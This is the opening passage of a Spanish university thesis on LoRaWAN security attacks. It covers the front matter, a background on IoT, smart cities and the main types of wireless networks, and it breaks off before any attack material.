Trabajo Fin de Grado

Grado en Ingeniería de las Tecnologías de Telecomunicación

Demostración de los ataques Password Cracking y Spoofing en redes LoRaWAN

Autor: Juan Antonio Rodríguez Bautista

Tutor: Rafael Estepa Alonso

Departamento de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2022

Trabajo Fin de Grado
Grado en Ingeniería de las Tecnologías de Telecomunicación

Demostración de los ataques Password Cracking y Spoofing en redes LoRaWAN

Autor:
Juan Antonio Rodríguez Bautista

Tutor:
Rafael Estepa Alonso
Profesor titular

Departamento de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2022

Trabajo Fin de Grado: Demostración de los ataques Password Cracking y Spoofing en redes LoRaWAN

Autor: Juan Antonio Rodríguez Bautista

Tutor: Rafael Estepa Alonso

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2022

El Secretario del Tribunal

A mis padres, a mis amigos y a mi hermano.

Agradecimientos

Me gustaría dedicar unas palabras a todas aquellas personas que me han hecho llegar a ser quién soy, tanto desde el punto de vista personal, como académico y profesional.

En primer lugar, y sin ninguna duda, a mis padres por todo el esfuerzo, apoyo y sacrificio que han realizado durante años para que mi hermano y yo pudiésemos estudiar en Sevilla lo que nos apasiona a cada uno.

En segundo lugar, a mi hermano por ser el pilar fundamental que siempre ha estado a mi lado para ayudarme en los momentos malos y por haber celebrado juntos todos los logros conseguidos.

Por último, y no menos importante, quiero dedicar mis últimas palabras de agradecimiento a mi tutor, Rafael Estepa, por aceptar la idea de este trabajo y su dedicación, y a Wellness TechGroup, en especial a Ismael Morales y a Enrique Villa, por haber confiado en mí desde el primer momento y darme la oportunidad de trabajar con ellos.

Juan Antonio Rodríguez Bautista

Huelva, 2022

Resumen

Nos encontramos inmersos en la era de la interconexión de todo tipo de máquinas y dispositivos a través de Internet, desde dispositivos electrónicos asentados en la sociedad como los ordenadores y teléfonos móviles, hasta electrodomésticos, sensores y un largo etcétera de objetos cotidianos. Este avance gracias a tecnologías como el Big Data, la Inteligencia Artificial y el Internet de las Cosas (IoT) han supuesto una nueva revolución industrial y han dado pie al nacimiento de las ciudades inteligentes (Smart Cities).

Las redes inalámbricas han solventado la principal limitación de las redes cableadas, mantener la comunicación durante un desplazamiento geográfico, y han supuesto una reducción significativa de costes de producción de dispositivos y de mantenimiento de infraestructuras. Por estos motivos, el IoT se sostiene sobre este tipo de redes para su objetivo de intercomunicar millones de dispositivos por todo el mundo que generan un enorme volumen de datos en tiempo real.

Dentro de estas redes inalámbricas, LPWAN consigue transmitir datos dentro de áreas amplias con la ventaja de gastar poca potencia, por lo que los dispositivos pueden alimentarse por baterías durante largos periodos de tiempo. En general, los dispositivos IoT utilizan este tipo de redes para sus proyectos. Hoy en día, el protocolo de comunicación LPWAN más popular en el mercado y con una mayor comunidad que lo respalda es LoRaWAN.

Con este proyecto se pretende definir el protocolo LoRaWAN y recrear escenarios que muestren algunas de las vulnerabilidades y ataques presentes en la versión 1.0.2 de este protocolo. Se discutirán las medidas de detección y/o protección para mitigar los incidentes de seguridad. Para la demostración de las pruebas se va a utilizar hardware LoRaWAN y un framework de auditorías llamado LAF (LoRaWAN Auditing Framework).

Abstract

We are immersed in the era of the interconnection of all kinds of machines and devices through the Internet, from electronic devices established in society such as computers and mobile phones, to household appliances, sensors and a long list of everyday objects. This advance thanks to technologies such as Big Data, Artificial Intelligence and the Internet of Things (IoT) have led to a new industrial revolution and have given rise to the birth of Smart Cities.

Wireless networks have solved the main limitation of wired networks, maintaining communication during geographical displacement, and have led to a significant reduction in device production and infrastructure maintenance costs. For these reasons, the IoT is based on this type of network for its goal of intercommunicating millions of devices around the world that generate a huge volume of data in real time.

Within these wireless networks, LPWAN manages to transmit data within wide areas with the advantage of using little power, so devices can be powered by batteries for long periods of time. In general, IoT devices use this type of networks for their projects. Today, the most popular LPWAN communication protocol on the market and with the largest community supporting it is LoRaWAN.

This project aims to define the LoRaWAN protocol and recreate scenarios that show some of the vulnerabilities and attacks present in version 1.0.2 of this protocol. Detection and/or protection measures to mitigate security incidents will be discussed. For the demonstration of the tests, LoRaWAN hardware and an auditing framework called LAF (LoRaWAN Auditing Framework) will be used.

Índice

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

1 INTRODUCCIÓN

El avance de la tecnología se basa en hacerla encajar para que ni siquiera la notes, para que sea parte de la vida cotidiana.

Bill Gates

Según las últimas estadísticas, en el año 2010 existían 0.8 billones de dispositivos IoT que suponían el 9% del total de dispositivos repartidos por el mundo. En el año 2020 se alcanzó un hito histórico donde los dispositivos IoT superaron al resto de dispositivos con un 54.2% y una cantidad aproximada de 11.7 billones de dispositivos. Para el año 2025 se estiman 31 billones de dispositivos IoT alcanzando el 75%. [1]

Esta tendencia alcista en el desarrollo e inversión de las nuevas tecnologías que giran en torno al IoT es consecuencia directa de los beneficios y mejoras que suponen estos dispositivos e infraestructuras en todos los sectores económicos. Desde dispositivos diseñados para sistemas de regadío en el sector primario, pasando por el uso del IoT para optimizar las cadenas de suministro en el sector secundario, hasta llegar al sector servicios donde encontramos ejemplos como los asistentes de mesas en restaurantes.

Estas tecnologías también destacan por las características técnicas que permiten la interconexión de millones de dispositivos de forma inalámbrica alrededor del mundo con una gran eficiencia energética. Las ciudades y organismos están apostando por la implementación del IoT para optimizar los servicios cotidianos con el fin de mejorar la calidad de vida de los ciudadanos. A estas ciudades se les acuña el nombre de Smart Cities. Actualmente, en 2022, el número de ciudades que cuentan con esta categoría crece progresivamente alcanzando más de 700 ciudades de 140 países en todo el mundo. [2]

Existen multitud de tecnologías y redes que son utilizadas en el IoT para que los dispositivos puedan conectarse entre ellos e intercambiar información, sin embargo, en la actualidad se está observando una proliferación del uso de las redes inalámbricas LPWAN por sus dos principales características: intercambiar datos a grandes distancias y su bajo consumo de potencia en la transmisión. A su vez, dentro de los protocolos de comunicación de red de LPWAN, LoRaWAN sigue desarrollándose y extendiéndose, cuya comunidad trabaja para convertirlo en el estándar de interoperabilidad de LPWAN. [3]

Como cualquier tecnología, LoRaWAN se diseña con mecanismos de seguridad para velar por los principios de la seguridad de la información: confidencialidad, integridad y disponibilidad. En este documento se pretende analizar los mecanismos de seguridad de LoRaWAN, representar escenarios de ataques que muestren fallos de seguridad presentes en este protocolo y discutir posibles contramedidas.

1.1 Introducción

Este apartado está dedicado a la evolución de la digitalización para comprender hacia dónde se dirige la tecnología. Se concluirá presentando los sectores donde destaca el uso de estos dispositivos: Industria 4.0, domótica y Smart Cities.

1.1.1 Origen de la digitalización: La Revolución Digital

Entre los años 1950 y 1970, las tecnologías analógicas, mecánicas y electrónicas vivieron un punto de inflexión en su historia con la llegada de la tecnología digital. A este periodo se le acuñan diversos nombres, entre ellos el más extendido y consolidado es "La Revolución Digital".

La Revolución Digital surgió a partir de la necesidad de apoyar, o incluso sustituir, los procedimientos mecánicos y analógicos rudimentarios por los beneficios de los avances en la computación y en las tecnologías de comunicación que se estaban gestando desde mediados de los años 30. [4]

En el sector de la tecnología de comunicación, y una década más tarde de la tesis de Turing, uno de los principales precursores de La Revolución Digital fue el artículo "A Mathematical Theory of Communication" publicado por Bell System Technical Journal en 1948. Escrito por el matemático Claude Elwood Shannon, este artículo planteó el primer modelo Fuente – Transmisor – Canal/Medio expuesto a ruido – Receptor – Destino que acabó convirtiéndose en el origen de la teoría de la información, definida como la ciencia que estudia el almacenamiento, cuantificación y comunicación de la información digital. [5]

La electrónica también jugó un papel fundamental en La Revolución Digital con el desarrollo de los dispositivos semiconductores como el primer transistor en 1947 que supuso una gran mejora sobre los equipos digitales de la época, y el nacimiento en los años 60 de los transistores MOS ó MOSFET (metal-oxide-semiconductor field-effect transistor). [6]




Figura 1. Cronología de la Revolución Digital

1.1.2 Evolución de Internet

Pasada esta transición digital, en 1969 la compañía BBN Technologies desarrolló ARPANET (Advanced Research Projects Agency Network) [7], la primera red de computadoras, para el Departamento de Defensa de los Estados Unidos. A raíz del Desarrollo de ARPANET, no tardaron en llegar los primeros protocolos de comunicación, el primer correo electrónico (1971), se publican los protocolos FTP (RFC114), TCP/IP (RFC791/RFC793, 1981), etc. Finalmente, TCP /IP se consolida como el conjunto de protocolos de comunicación en ARPANET hasta su fin en 1990. [8]

El éxito de ARPANET junto con el nacimiento de otras redes de conmutación de paquetes y la proliferación de los ordenadores personales, se convirtieron en los precursores de lo que hoy en día conocemos como Internet. En la década de los 90 uno de los grandes hitos fue la World Wide Web (WWW) [9] que trajo consigo los lenguajes de programación de marcas como HTML (HyperText Markup Language), protocolos como HTTP (Hypertext Transfer Protocol, RFC2616) y los navegadores web.

A partir de la década de los 2000, se desarrollan y popularizan las redes inalámbricas que, en 2010, marcaron un punto de inflexión con la creación de los primeros dispositivos IoT (*Internet Of Things*) [10] que no dejan de expandirse hasta nuestros días.

Figura 2. Logo de la World Wide Web

1.1.2.1 Estadísticas

Este incremento del uso de dispositivos digitales y de tecnologías como Internet se ve reflejado en multitud de estadísticas donde todas ellas parecen mostrar que esta tendencia aumenta en el tiempo. A continuación, se muestran algunos ejemplos de estas estadísticas [11]:

- Se estiman 1.830 millones de páginas web durante 2022.
- Los 5 países con más usuarios que utilizan dispositivos móviles superan el 66% de la población de su país. Los 10 primeros países superan el 50%.
- En enero de 2022 se contabilizaron más de 4.8 mil millones de usuarios conectados a Internet.
- En 2015, en Estados Unidos, se superó el volumen de tráfico de los ordenadores de sobremesa por el tráfico de los teléfonos móviles.
- El mercado de las VPN pasó de 15.640 millones de dólares en el año 2016 a 35.730 millones de dólares en 2022.
- Los comercios online han experimentado un incremento de 5.206 billones de dólares desde el año 2014, esto supone un aumento del 489%.
- Se estiman más de 75 billones de dispositivos IoT en el mundo para el año 2025.




Figura 3. Estadísticas sobre el IoT entre 1600 proyectos en 2018

1.1.3 Internet of Things (IoT)

En 1982 surge la primera máquina convencional conectada a Internet. Consistía en una máquina expendedora de refrescos que, mediante sensores, medía la temperatura de los productos y contabilizaba las unidades de las que disponía. Pero no fue hasta 2009 cuando Kevin Ashton [12] popularizó el término del Internet de las Cosas asegurando que revolucionaría el mundo de las telecomunicaciones más allá de lo que consiguió Internet.

Se puede definir [13] el IoT, ("Internet of Things") como la agrupación e interconexión de dispositivos y objetos a través de una red, pública o privada, donde todos ellos podrían ser visibles e interaccionar. Estos dispositivos podrían ser cualquier objeto o sensor físicos.

Estas tecnologías digitales permiten una mayor automatización, comportamiento predictivo y un nuevo nivel de eficiencia y capacidad de respuesta.

Figura 4. Ecosistema IoT

1.1.3.1 Aplicaciones

Algunos ejemplos de aplicaciones de estos dispositivos IoT son [14]:

- Para consumo: dispositivos orientados a la población como electrodomésticos, vehículos de transporte, entretenimiento o la domótica (hogares inteligentes).
- Agricultura: se requiere el uso de sensores de luz, humedad o temperatura para optimizar las condiciones de los cultivos.
- Infraestructuras urbanas: puentes, vías de tren o parques de energías renovables necesitan estos dispositivos para tener visibilidad de cambios en las condiciones de las infraestructuras.

Figura 5. Sistema de riego automático IoT

- Medicina y salud: ejemplos como marcapasos, dispositivos para discapacidades auditivas y otros implantes están siendo conectados a Internet para monitorizar en tiempo real el estado de los pacientes.
- Transporte: usados en la logística, la geolocalización de los vehículos y en el cobro electrónico.
- Energía: los dispositivos IoT son utilizados para el proceso físico de la energía (consumo, transporte, etc) la medición mediante sensores y en los procesos de toma de decisiones y de actuación.

Figura 6. Dispositivo IoT para monitorización de los niveles de glucosa en personas diabéticas

1.1.3.2 Ventajas e inconvenientes

Algunas de las ventajas que ofrece la tecnología IoT son [15]:

- Interconexión de los dispositivos a través de redes públicas y privadas.
- Envío de datos en tiempo real y a grandes velocidades.
- Eficiencia energética de los dispositivos. En general, consumen poca potencia y suelen estar alimentados por pilas o baterías.
- Interacción con el entorno.
- En general, reducen los costes de infraestructuras y sus dispositivos.

Por otro lado, presentan algunos inconvenientes a tener en cuenta tales como:

- Problemas de compatibilidad. Al no existir estándares, existe libertad de decisión para elegir el tipo de red y/o los protocolos que se quieren implementar. En algunos casos, dentro del mismo protocolo, pueden existir fallos de retrocompatibilidad entre versiones, como ocurre con LoRaWAN.
- Fallos de seguridad en el cifrado o en el software.
- Dependencia de las organizaciones o comunidades que están detrás de estas tecnologías.

1.1.3.3 Big Data

La digitalización ha supuesto la interconexión de miles de millones de dispositivos por todo el mundo. Estos dispositivos generan un volumen de datos muy grande que debe ser gestionado, almacenado y analizado.

El término Big Data [16] hace referencia a la tecnología encargada de analizar el gran volumen de datos que desbordan al software de procesamiento tradicional. Para solventar este problema, el Big Data sigue el siguiente procedimiento:

1. Recopila los datos generados por los dispositivos IoT.
2. Almacena estos datos en archivos dentro de la base de datos.
3. Analiza los datos a través de algoritmos eficientes.
4. Genera informes sobre los datos analizados.

Figura 7. Retos del Big Data

En el IoT, la interconexión de miles de dispositivos y el flujo de información que se intercambian entre ellos generan muchos datos en tiempo real que tienen que apoyarse en el Big Data y su tratamiento de la información para ofrecer mejores servicios ante el usuario.

1.1.3.4 Inteligencia Artificial

Al igual que el Big Data, la Inteligencia Artificial (IA) y el *Machine Learning* se compenetran con el IoT para automatizar operaciones y procesos comerciales basados en predicciones gracias a los datos recopilados y analizados por el Big Data.

Se puede definir la Inteligencia Artificial como un campo que combina la informática y conjuntos de datos sólidos para permitir la resolución de problemas. También abarca subcampos de aprendizaje automático y aprendizaje profundo, que se mencionan con frecuencia junto con la inteligencia artificial [17]. Estos tipos de aprendizaje se basan en algoritmos de IA que buscan crear sistemas que hagan predicciones o clasificaciones basadas en los datos de entrada.




Figura 8. Tipos de aprendizaje automático

Nos dirigimos hacia un futuro en que los objetos inteligentes detectan el entorno en que se encuentran, interactuando no solo con los usuarios sino con otros dispositivos. Por este motivo existe una sinergia entre el IoT, el Big Data y la Inteligencia Artificial.

1.1.4 Nuevos escenarios y casos de uso

En este apartado se van a comentar los principales sectores que han surgido o han sufrido un cambio radical a raíz de la llegada del IoT: Industria 4.0, hogares inteligentes (domótica) y las ciudades inteligentes (Smart Cities).

1.1.4.1 Industria 4.0

La transformación de industrias y empresas de todos los sectores y campos profesionales se ha ido desarrollando a medida que las tecnologías digitales evolucionan. Este cambio en las técnicas de producción y operaciones utilizando tecnologías inteligentes que se integran en las organizaciones, las personas y los activos, es lo que se conoce como Industria 4.0. [18]

Esta nueva revolución industrial está marcada por la aparición de nuevas tecnologías como la robótica, la inteligencia artificial, las tecnologías cognitivas, la nanotecnología y el IoT, entre otros.




Figura 9. Tecnologías usadas por la Industria 4.0

1.1.4.2 Domótica

El creciente desarrollo de la tecnología, el Internet de las Cosas y su aplicación a diferentes ámbitos han supuesto una revolución para la sociedad. La domótica consiste [19] en el uso de dispositivos IoT para la dotación de inteligencia a objetos cotidianos y la automatización de procesos en viviendas y edificios.

Los principales beneficios que aporta la domótica a la población son:

- Ahorro energético.
- Seguridad a través de videovigilancia y alarmas.
- Viviendas más confortables.
- Accesibilidad.
- Comunicaciones en tiempo real.

Figura 10. Hogares inteligentes (Domótica)

1.1.4.3 Smart Cities

Una Smart City o ciudad inteligente es aquella ciudad capaz de utilizar la tecnología de la información y comunicación con el objetivo de crear mejores infraestructuras para los ciudadanos. En definitiva, es la combinación de tecnología, personas y creatividad para hacer más sostenible y eficiente a cualquier ciudad del mundo. [20]

Las Smart Cities tienen como objetivo construir ciudades con valores añadidos tales como:

- Inclusión y accesibilidad de los ciudadanos.
- Mejorar la distribución de recursos a través de sistemas de ahorro energético, de alumbrado o distribución del agua.
- Transparencia en la administración haciendo pública la información.

Los siguientes dispositivos e infraestructuras son ejemplos que se pueden encontrar en una ciudad que sea considerada como Smart City:

- Sistemas de alumbrado público inteligentes.
- Gestión del tráfico de la ciudad mediante un sistema inteligente.
- Redes Wi-Fi en todo el municipio.
- Red de transporte.
- Gestión de residuos.

En la siguiente imagen se muestran las 4 capas sobre las que se sostienen las ciudades inteligentes [21]:




Figura 11. Capas de las Smart Cities

La capa inferior consistiría en la capa de recolección de datos de todos los dispositivos que transmiten información, donde mayoritariamente se encuentran dispositivos IoT.

La siguiente capa sería la de comunicación entre los dispositivos. Aquí se encuentran las distintas posibilidades de acceso a la red dependiendo de las tecnologías que utilicen los dispositivos.

En la tercera capa se encuentran los sistemas de gestión de red, de seguridad y de procesamiento de los datos.

Por último, la capa de aplicación es la encargada de valorar los datos que han sido procesados y analizados para así mejorar los servicios de las ciudades tales como los suministros de agua, suministros eléctricos, control de polución, departamento de transporte, etc.

1.2 Motivación

La principal motivación de este trabajo es el estudio de las nuevas tecnologías de comunicación inalámbrica que cuentan con vulnerabilidades que pueden ser explotadas. Al ser tecnologías utilizadas en proyectos de IoT por todo el mundo, las consecuencias de la explotación de estas vulnerabilidades tienen un impacto directo sobre la población y el entorno, además de estar presentes en millones de dispositivos. [22]

Como se ha tratado en la introducción de este documento, la rápida expansión de estos dispositivos conectados a Internet y las innumerables aplicaciones que tienen en la industria, hogares, transportes, salud, etc. están suponiendo grandes avances para los sectores económicos y para la sociedad. Velar por la seguridad de estos dispositivos y redes debería ser una prioridad.

Para este trabajo, se van a recrear escenarios de ataque sobre dos de las principales vulnerabilidades de la tecnología LoRaWAN para mostrar los riesgos a los que se enfrentan estas redes LoRaWAN. Otro aspecto de la motivación de este trabajo es proponer mecanismos de detección de estos ataques para mitigar, en la medida de lo posible, los incidentes de seguridad.

1.3 Objetivos

Los principales objetivos que se desean alcanzar con este proyecto son:

- Hacer un escenario que permita recrear los ataques más significativos de LoRaWAN.
- Demostrador para la detección de dichos ataques.
- Proponer mecanismos de mitigación para solventar las vulnerabilidades.

1.4 Estructura de la memoria

La memoria se ha estructurado en los apartados que se mencionan a continuación, donde se explica brevemente de qué trata cada uno.

- Introducción: se pone en contexto este proyecto y se explican los objetivos que se desean alcanzar.
- Estado de la Tecnología: se tratan las características fundamentales de las redes inalámbricas y sus distintos tipos, en especial se estudiarán las redes LPWAN. A continuación, se describirá la modulación LoRa y el protocolo de comunicación LoRaWAN. Se concluye este capítulo con los mecanismos de seguridad de estas redes y sus principales vulnerabilidades.
- Demostrador de ataques y vulnerabilidades en redes LoRaWAN: este apartado está dedicado a la instalación y configuración del escenario LoRaWAN. Sobre este entorno se demostrarán dos ataques presentes en la versión 1.0.2 de LoRaWAN.
- Detección de ataques y mitigaciones para LoRaWAN: apartado dedicado a valorar las formas de detectar y/o evitar los ataques demostrados en el apartado anterior.
- Conclusiones y líneas de mejora: se presentan las conclusiones acerca del uso de LoRaWAN y las medidas que se deben aplicar para prevenir y/o detectar incidentes de seguridad en la red. Finalmente, se discutirán posibles líneas de mejora.

2 ESTADO DE LA TECNOLOGÍA

Lo inalámbrico es libertad. Se trata de prescindir del cable del teléfono y tener la capacidad de estar virtualmente en cualquier lugar cuando quieras.

Martin Cooper

Una vez tratado el contexto histórico de la digitalización hasta nuestra actualidad y los casos de uso de los dispositivos IoT, este apartado está dedicado a las redes inalámbricas y sus distintos tipos. Se desarrollará con una mayor profundidad las redes WWAN para realizar una comparación con las redes LPWAN y, finalmente, se tratará el protocolo LoRaWAN y las vulnerabilidades de esta tecnología.

2.1 Redes Inalámbricas

Las redes inalámbricas se definen [23] como aquellas redes capaces de intercomunicar nodos por medio de ondas electromagnéticas sin la necesidad de un canal físico que transporte los datos entre los dispositivos (cables coaxiales, par trenzado, fibra óptica, etc).

Desde los años 70 hasta los 2000, se desarrollaron muchos de los principales elementos que conforman las redes inalámbricas: *transceivers* (dispositivos que cuentan con un transmisor y un receptor), estaciones base de radio, routers, amplificadores de potencia, etc. [24] Estos avances en la tecnología hardware y la necesidad de realizar labores que requieren desplazamientos geográficos en los entornos industriales y empresariales, propiciaron la idea de utilizar otro tipo de redes que no requieran de cables para la interconexión de los dispositivos.

Además de la ventaja de poder intercambiar datos entre dispositivos sin conexiones físicas, estas redes suponen un menor coste de infraestructura y de mantenimiento. Sin embargo, la efectividad de estas redes depende en gran medida de los obstáculos que se encuentren entre los dispositivos, interferencias, un ancho de banda limitado, etc

Figura 12. Logo representativo de las redes inalámbricas

En base a la *cobertura*, esto es, el área geográfica donde es posible establecer comunicaciones entre dispositivos o donde se encuentra disponible un servicio, las redes inalámbricas pueden distinguirse en varios tipos, que son [25]:




Figura 13. Tipos de redes inalámbricas

2.1.1 Tecnologías de radiofrecuencia o Tecnologías inalámbricas de proximidad

Son dispositivos, generalmente utilizados en el sector industrial, para facilitar la logística, inventariado de productos, etc. Estos dispositivos cuentan con un chip RFID ("Radio-frequency identification") [26] que generan un campo electromagnético cuando dos dispositivos RFID se aproximan entre ellos.

Los sistemas RFID pueden ser activos o pasivos: en el caso de los activos, se necesitan dos dispositivos RFID para el intercambio de datos; en cambio, si se configuran como pasivos, solo solo necesita un chip RFID y un lector.

La ventaja de los sistemas activos es que la comunicación puede establecerse a mayor distancia. La ventaja de los sistemas pasivos es que no requieren de alimentación externa, el lector es el que genera la energía para la lectura de los datos.

Figura 14. Ejemplo de tecnología RFID

2.1.2 WPAN (Wireless Personal Area Network)

Se tratan de redes inalámbricas utilizadas para propósitos de uso personal con una cobertura desde centímetros

hasta aproximadamente 10 metros. [27]

Algunas de las redes WPAN más conocidas son:

- Bluetooth: utiliza ondas de radio de corto alcance. Es la tecnología WPAN más extendida en el mundo y está presente en millones de dispositivos. Generalmente su uso está enfocado a dispositivos cotidianos como auriculares, relojes inteligentes, etc.

Figura 15. Logo de Bluetooth

- Wibree: semejante a Bluetooth, utiliza ondas de corta distancia, pero su finalidad es ser más eficiente en cuanto al consumo de energía.
- ZigBee: es una tecnología diseñada para ser menos costosa y más eficiente que el resto de las tecnologías WPAN, pero con aplicaciones más cercanas a la industria y a redes IoT que necesiten baja velocidad y corto alcance.

2.1.3 WLAN (Wireless Local Area Network)

Se tratan de redes inalámbricas que comunican varios dispositivos ofreciendo una cobertura de corto alcance, como una vivienda o un edificio. La cobertura dependerá en gran medida de los obstáculos que existan entre los dispositivos implicados. [28]

A diferencia de las anteriores redes, las WLAN permiten una mayor libertad de movimiento mientras se mantiene la conexión (~ 150 metros).

El principal ejemplo de las redes WLAN debido a su presencia en el mundo y su popularidad son las basadas en los estándares IEEE 802.11, conocidas como redes Wi-Fi (o WiFi)

Figura 16. Logo de Wi-Fi

2.1.4 WMAN (Wireless Metropolitan Area Network)

El término MAN se utiliza para describir la interconexión de varias redes de área local en un área metropolitana. [29] Estas redes interconectan usuarios en una región geográfica del tamaño de, generalmente, una ciudad. Estas redes, a su vez, se pueden unir para formar redes WWAN.

En esta categoría de redes inalámbricas, la tecnología más conocida es WiMAX ("Worldwide Interoperability for Microwave Access"), cuya arquitectura física se diseñó para ser escalable y poder alternar entre distintas velocidades de datos. Es por este motivo que WiMAX está presente en muchas aplicaciones, desde acceso a Internet, *triple play*, etc.

Figura 17. Logo de WiMAX

2.1.5 WWAN (Wireless Wide Area Network)

